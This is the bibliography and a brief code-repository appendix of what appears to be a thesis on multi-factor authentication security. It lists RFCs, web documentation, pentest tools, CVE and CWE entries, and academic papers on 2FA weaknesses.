[39] E. Rescorla, "The Transport Layer Security (TLS) Protocol Version 1.3," RFC 8446, Aug. 2018. [Online]. Available: https://www.rfc-editor.org/info/rfc8446

[40] T. Dierks and E. Rescorla, "The Transport Layer Security (TLS) Protocol Version 1.1," RFC 4346, Apr. 2006. [Online]. Available: https://www.rfc-editor.org/info/rfc4346

[41] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and

T. Berners-Lee, "Rfc2616: Hypertext transfer protocol–http/1.1," 1999.

[42] mozilla, "An overview of http," MDN Web Docs, 02 2019. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/Overview

[43] Python. Python documentation. Accessed April 9, 2024. [Online]. Available: https://docs.python.org/3/faq/general.html#what-is-python

[44] Full Stack Python. Flask. Accessed April 9, 2024. [Online]. Available: https://www.fullstackpython.com/flask.html

[45] Python Beginners Documentation. Flask Intro. Accessed April 9, 2024. [Online]. Available: https://python-adv-web-apps.readthedocs.io/en/latest/flask.html

[46] Kinsta. (2023, Dec) What is apache web server? Accessed May 2, 2024. [Online]. Available: https://kinsta.com/knowledgebase/what-is-apache/

[47] W3Techs. Usage of web servers broken down by ranking. Accessed May 2, 2024. [Online]. Available: https://w3techs.com/technologies/cross/web_server/ranking

[48] PrivacyID3A. privacyid3a. Accessed April 9, 2024. [Online]. Available: https://www.privacyidea.org/

[49] Microsoft Azure. What is a virtual machine and how does it work. Accessed April 9, 2024. [Online]. Available: https://azure.microsoft.com/en-us/resources/cloud-computing-dictionary/what-is-a-virtual-machine

[50] Lanjelot. Lanjelot/patator. Accessed April 9, 2024. [Online]. Available: https://github.com/lanjelot/patator?tab=readme-ov-file

[51] Rapid7. Metasploit documentation. Accessed May 1, 2024. [Online]. Available: https://docs.metasploit.com/

[52] MobSF. Mobile security framework. Accessed May 1, 2024. [Online]. Available: https://github.com/MobSF/Mobile-Security-Framework-MobSF

[53] Frida. So what is frida, exactly? Accessed May 1, 2024. [Online]. Available: https://frida.re/docs/home/

[54] FIRST. FIRST CVSS. Accessed April 9, 2024. [Online]. Available: https://www.first.org/cvss/

[55] KRPTYK. (2023, Oct) Behind the chrome vault: A guide to stealing cookies. Accessed Oct. 28, 2023. [Online]. Available: https://krptyk.com/2023/10/28/decrypting-chrome-cookies/

[56] J. Berrios, E. Mosher, S. Benzo, C. Grajeda, and I. Baggili, "Factorizing 2fa: Forensic analysis of two-factor authentication applications," *Forensic Science International: Digital Investigation*, vol. 45, p. 301569, 2023. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S2666281723000781

[57] P. Gunnarsson and E. Isenstierna, "One key to rule them all: Sårbarheter och spårbara artefakter i säkerhetsnycklar," 2023.

[58] A. Ometov, S. Bezzateev, N. Mäkitalo, S. Andreev, T. Mikkonen, and Y. Koucheryavy, "Multi-factor authentication: A survey," *Cryptography*, vol. 2, no. 1, 2018. [Online]. Available: https://www.mdpi.com/2410-387X/2/1/1

[59] K. Jensen, F. Tazi, and S. Das, "Multi-factor authentication application assessment: Risk assessment of expert-recommended mfa mobile applications," *Proceeding of the Who Are You*, 2021.

[60] Q. Wang and D. Wang, "Understanding failures in security proofs of multi-factor authentication for mobile devices," *IEEE Transactions on Information Forensics and Security*, vol. 1, pp. 1–15, 11 2022.

[61] C. Jacomme and S. Kremer, "An extensive formal analysis of multi-factor authentication protocols," in *2018 IEEE 31st Computer Security Foundations Symposium (CSF)*, 2018, pp. 1–15.

[62] C. Gilsenan, F. Shakir, N. Alomar, and S. Egelman, "Security and privacy failures in popular 2fa apps," in *Proceedings of the 32nd USENIX Conference on Security Symposium*, ser. SEC '23. USA: USENIX Association, 2023.

[63] E. Ulqinaku, D. Lain, and S. Capkun, "2fa-pp: 2nd factor phishing prevention," in *Proceedings of the 12th Conference on Security and Privacy in Wireless and Mobile Networks*, ser. WiSec '19. New York, NY, USA: Association for Computing Machinery, 2019, p. 60–70. [Online]. Available: https://doi.org/10.1145/3317549.3323404

[64] A. Dmitrienko, C. Liebchen, C. Rossow, and A.-R. Sadeghi, "On the (in) security of mobile two-factor authentication," in *Financial Cryptography and Data Security: 18th International Conference, FC 2014, Christ Church, Barbados, March 3-7, 2014, Revised Selected Papers 18*. Springer, 2014, pp. 365–383.

[65] PTES. Ptes technical guidelines. Accessed March 27, 2024. [Online]. Available: http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines

[66] L. Muthiyah, "How i could have hacked any instagram account," Jun 2021. [Online]. Available: https://thezerohack.com/hack-any-instagram

[67] T. Seals, "Researcher bypasses instagram 2fa to hack any account." [Online]. Available: https://threatpost.com/researcher-bypasses-instagram-2fa/146466/

[68] M. Kumar, "This flaw could have allowed hackers to hack any instagram account within 10 minutes," Jul 2019. [Online]. Available: https://thehackernews.com/2019/07/hack-instagram-accounts.html

[69] L. T. Tips, "My channel was deleted last night," Mar 2023. [Online]. Available: https://www.youtube.com/watch?v=yGXaAWbzl5A&t=56s

[70] J. Luna. (2023, Mar) Linus tech tips' youtube channels were hacked due to a session hijacking attack. Accessed Mar. 2023. [Online]. Available: https://www.neowin.net/news/linus-tech-tips-youtube-channels-were-hacked-due-to-a-session-hijacking-attack/

[71] Y. Gelb, J. Kadouri, and T. Zornshtain. (2024, Mar) Pypi is under attack. Accessed Mar. 2024. [Online]. Available: https://checkmarx.com/blog/pypi-is-under-attack-project-creation-and-user-registration-suspended/

[72] A. Singh, P. Choudhary *et al.*, "Keylogger detection and prevention," in *Journal of Physics: Conference Series*, vol. 2007, no. 1. IOP Publishing, 2021, p. 012005.

[73] snyk. privacyidea vulnerabilities. Accessed May 2, 2024. [Online]. Available: https://security.snyk.io/package/pip/privacyIDEA

[74] Mitre. Cwe-338: Use of cryptographically weak pseudo-random number generator (prng). Accessed April 15, 2024. [Online]. Available: https://cwe.mitre.org/data/definitions/338.html

[75] MITRE. Common Weakness Enumeration: CWE-649. Accessed April 9, 2024. [Online]. Available: https://cwe.mitre.org/data/definitions/649.html

[76] NIST. Cve-2024-22195 detail. Accessed April 24, 2024. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2024-22195

[77] Nist. Cwe-2021-42013: Details. Accessed April 24, 2024. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2021-42013

[78] G. Bianchi and L. Valeriani, "Time is on my side: Forward-replay attacks to totp authentication," in *International Symposium on Security and Privacy in Social Networks and Big Data*. Springer, 2023, pp. 109–126.

[79] Kaspersky. What is spear phishing? definition and risks. Accessed April 24, 2024. [Online]. Available: https://usa.kaspersky.com/resource-center/definitions/spear-phishing

[80] C. Harper, "Hackers walk away losing money after binance api/phishing attack," Apr 2018. [Online]. Available: https://coincentral.com/binance-funds-safe-users-affected-api-hack-will-unauthorized-trades-reversed/

[81] WithSecureLabs. tracer-cipher.js. Accessed April 18, 2024. [Online]. Available: https://github.com/WithSecureLabs/android-keystore-audit/blob/master/frida-scripts/tracer-cipher.js

[82] Aydinnyunus, "Keylogger," https://github.com/aydinnyunus/Keylogger, 2020.

Appendix A

Code Repository

The code we have created for this thesis can be accessed through the following GitHub repository:

Link to GitHub Repository